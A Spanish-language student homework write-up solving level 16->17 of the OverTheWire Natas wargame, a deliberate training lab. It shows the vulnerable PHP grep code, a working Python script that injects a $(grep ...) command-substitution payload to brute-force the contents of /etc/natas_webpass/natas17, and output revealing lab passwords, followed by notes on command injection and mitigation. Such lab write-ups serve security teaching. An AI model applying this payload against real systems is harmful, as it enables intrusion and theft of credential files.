



**UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO.  
FACULTAD DE ESTUDIOS SUPERIORES ARAGÓN.**



Tarea: Natas nivel 16->17.

Materia: Temas especiales de seguridad informática.

Alumno: Chavez Ortiz Saúl David.

Maestro: Daniel Fernando Palma López.

Carrera: Ingeniería en computación

CDMX 24 de mayo del 2024.

## NIVEL 16→17

En este nivel, la pagina web nos indica un mensaje que dice “por razones de seguridad, ellos ahora filtraron aun más sobre ciertos caracteres”. En la página tenemos un campo de entrada el cual dice que “Encontrar palabras que contengan....”, es decir nosotros le pasamos una palabra completa o un patrón, y nos arroja un listado de palabras. Por ultimo tenemos un botón que dice “search”, que es para realizar la búsqueda y tenemos una etiqueta que dice “Output”, que es el indicador del listado.

Si echamos un vistazo al código del servidor, vemos que tenemos en la variable global \$REQUEST una clave “needle”, el cual es el campo de entrada en donde escribimos la palabra o el patrón a buscar. Vemos que el valor de “needle” es filtrado o validado, para que no contenga caracteres para ejecutar codigo en el servidor. Y si el valor del campo “needle” tiene algun caracter no permitido, el servidor nos manda mensaje de que contiene un caracter ilegal. Si no es así, se ejecutara un comando grep en el servidor para buscar la lista de palabras.

For security reasons, we now filter even more on certain characters<br/><br/>  
<form>  
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>  
</form>

Output:

```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&\'\"|/]', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"\$key\" dictionary.txt");
    }
}
?>
```


Campo "needle" en la variable global \$REQUEST

Valor del campo "needle" filtrado o validado

Podemos aprovechar ese comando del servidor e inyectar un comando para encontrar el password del usuario “natas17” por fuerza bruta. Gracias a que el filtrado o la validación de los caracteres no contiene los siguientes caracteres `$()`, podemos utilizar estos para ejecutar un comando de sustitución, el cual se ejecuta primero que otro comando. Podemos ejecutar el siguiente comando para averiguar si un caracter esta en el password, e ir concatenando cada caracter perteneciente al password: `$(grep ^{password}{char} /etc/natas_webpass/natas17)`

En donde “password” es una variable que contiene los caracteres pertenecientes al pass de natas17, “char” es otra variable que itera de un conjunto de caracteres y `^`(el gorrito) le indica al filtro de grep que esos caracteres esten como prefijo del password.

Algo importante a comentar es que, cuando se ejecuta el comando con éxito y con ayuda de un script en Python, el servidor no arroja nada en el “Output:”, pero cuando el comando no se ejecuta exitosamente el servidor arroja un listado de palabras. Por lo tanto para ayudarnos a encontrar la contraseña y funcione la lógica del código, debemos de filtrar o saber cuando el comando se ejecuta correctamente o no, para ello utilizamos un filtro en el **#numero** de caracteres que arroja la respuesta de la petición, **cuando se ejecuta el comando correctamente, el tamaño de caracteres de la respuesta es: 1105, y cuando no se ejecuta correctamente el comando el tamaño es de: 461926**



The image shows a VS Code editor with a Python script named `Natas16.py` and its terminal output. The script is a brute-force password guesser for Natas17. It iterates through a charset, constructs a payload, and sends a GET request to `http://natas16.natas.labs.overthewire.org/index.php`. It checks the length of the response text: if it's 1105, it adds the character to the password; otherwise, it breaks the loop. The terminal output shows a series of 461926 characters, indicating failed attempts, followed by 1105 characters, indicating a successful guess. Blue arrows point to these values with explanatory text.

```
8
9 password = ""
10 #
11 while True:
12     for char in charset:
13         payload = {'needle': f'$(grep ^{password}{char} /etc/natas_webpass/natas17)'}
14         r = s.get('http://natas16.natas.labs.overthewire.org/index.php', params=payload)
15
16         print(len(r.text))
17         '''if len(r.text) == 1105:
18             password += char
19             print("password so far: ", password)
20             break
21         else:
22             print("Password found: ", password)'''
23
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


461926  
461926  
461926  
461926  
461926  
461926  
461926  
461926  
461926  
461926  
1105  
461926  
461926  
461926

TAMAÑO DE LA RESPUESTA EN CARACTERES.

El comando no se ejecuto correctamente

EL comando se ejecuto correctamente

Sabiendo eso, podemos filtrar y saber cuando se ejecuta el comando correctamente e ir añadiendo un caracter en la variable “password”, el código en python es el siguiente:

A screenshot of a code editor with a dark theme. The editor has a menu bar at the top with 'File', 'Edit', 'Selection', 'View', 'Go', 'Run', 'Terminal', and 'Help'. Below the menu bar is a tab bar with several open files: 'Natas8.php', 'Natas11.php', 'Natas13.py', 'Natas15.py', 'Natas16.py' (which is the active file), 'strings.py', and 'json.php'. On the left side of the editor, there is a vertical toolbar with icons for file explorer, search, source control, run and debug, extensions, and testing. The main area of the editor displays a Python script named 'Natas16.py'. The script uses the 'requests' library to interact with a web application. It defines a character set for password guessing and iterates through it to find the correct password for 'natas17'.

```
File Edit Selection View Go Run Terminal Help
Natas8.php Natas11.php Natas13.py Natas15.py Natas16.py strings.py json.php
Natas16.py > ...
1  import requests
2  #Importamos las letras en minusculas, mayusculas y los digitos decimales
3  from string import digits, ascii_lowercase, ascii_uppercase
4
5  # Concatenamos el conjunto de caracteres que posiblemente esten en el password de "natas17"
6  charset = ascii_lowercase + ascii_uppercase + digits
7  # Abrimos una sesión de petición para realizar multiples peticiones
8  s = requests.Session()
9  # Nos autenticamos con las credenciales del usuario de la web
10 s.auth = ('natas16', 'TRD7iZrd5gATjj9PkPEua0lfEjHqj32V')
11 # Enlace de la web
12 url = 'http://natas16.natas.labs.overthewire.org/index.php'
13 # Aqui se guardara y unira cada caracter perteneciente al pass de natas17
14 password = ""
15
16 #Iteramos hasta que se encuentre la contraseña
17 while True:
18     # Se itera por cada caracter del conjunto de caracteres
19     for char in charset:
20         # Se carga el comando en el campo
21         payload = {'needle': f'$(grep ^{password}{char} /etc/natas_webpass/natas17)'}
22         #Hacemos la petición
23         r = s.get(url, params=payload)
```

```
20 # Se carga el comando en el campo
21 payload = {'needle': f'$(grep ^{password}{char} /etc/natas_webpass/natas17)'}
22 #Hacemos la petición
23 r = s.get(url, params=payload)
24
25 #Verificamos el tamaño de la respuesta, si es true, se añade el caracter
26 if len(r.text) == 1105:
27     password += char
28     print("password so far: ", password)
29     break #Se rompe el for, para que empiece de nuevo y encuentre la siguiente letra del pass
30
31 #Cuando el for ya itero sobre todo el conjunto, eso quiere decir que la contraseña esta completa
32 else:
33     print("Password found: ", password)
34     break
35
```

Ejecutamos el código, y la contraseña del usuario “natas17” es:

```
29     break #Se rompe el for, para que empiece de nuevo y encuentre la siguiente
30
31 #Cuando el for ya itero sobre todo el conjunto, eso quiere decir que la contraseña
32 else:
33     print("Password found: ", password)
34     break
35
```

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL	PORTS
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9u		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uu		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uuL		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uuLm		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uuLmI		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uuLmI7		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uuLmI7s		
	password so far:	XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd		
	Password found:	XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd		

Passwor del "natas17"

## VULNERABILIDAD.

**Command injection:** Un ataque de inyección de comandos, que también se conoce como Command Injection, es básicamente cuando un atacante inyecta código para ejecutar comandos en un sistema. Se aprovecha siempre de alguna vulnerabilidad existente y sin que la víctima sea consciente de ello. De esta forma va a lograr el control del servidor y poder utilizarlo como si fueran un usuario legítimo.

Esta técnica que utilizan los piratas informáticos principalmente está orientada a poner en riesgo servidores. Por ejemplo a través de una aplicación web o cualquier vulnerabilidad que haya. Si hay un programa que permite ejecutar comandos para obtener ciertas funciones, es ahí donde podrían inyectar comandos maliciosos.

Pongamos que un servidor utiliza un programa para llevar a cabo una acción. Por ejemplo leer documentos o recopilar datos de su uso. Para ello es necesario ejecutar comandos y que nos muestre esa información. Un atacante podría realizar la inyección de comandos maliciosos, siempre que exista un fallo, y controlar ese servidor.

## **Como mitigarlo:**

Nivel de acceso: Si las aplicaciones son vulnerables y permiten que el atacante inyecte los comandos, pero estos se ejecutan bajo los mínimos privilegios en entornos limitados, la efectividad baja mucho. Por lo cual es de vital importancia, contar con los permisos adecuados para cada usuario.

Filtrado de entrada: Si las aplicaciones cuentan con controles de filtrado o validación de usuario fuertes, puede ser mucho más complicado que el atacante pueda llevar a cabo el ataque de inyección de comandos.

Mecanismos de seguridad: Contar con sistemas de seguridad como el Control de Ejecución de Datos (DEP), el Diseño de Memoria Aleatorio, y diferentes políticas de seguridad, nos ayuda a reforzar el sistema. Por lo cual que este sea explotado será mucho más complicado.

Actualizaciones: Mantener todo el sistema y sus aplicaciones actualizado, es una gran ayuda. Estas actualizaciones por lo general, contienen mejoras de seguridad y corrección de errores o vulnerabilidades. Por lo cual, si no está actualizado, el riesgo de que el ataque se haga efectivo es mucho mayor.



Configuración del sistema: Los sistemas bien configurados en todos los sentidos, pueden resultar mucho más duros de romper con estos ataques. Desactivar funciones y comandos innecesarios, o emplear políticas de privilegios, pueden reducir el riesgo de una forma considerable.

## ***BIBLIOGRAFÍA.***

Over The Wire. (s.f). *Wargames-Natas*. <https://overthewire.org/wargames/>

OpenAI-ChatGPT. (2023). *Command Injection*.

<https://chatgpt.com/>

RedesZone. (2023). *Ataques de inyección de comandos: que son y como afectan*.

<https://www.redeszone.net/tutoriales/seguridad/que-son-ataques-inyeccion-comandos/>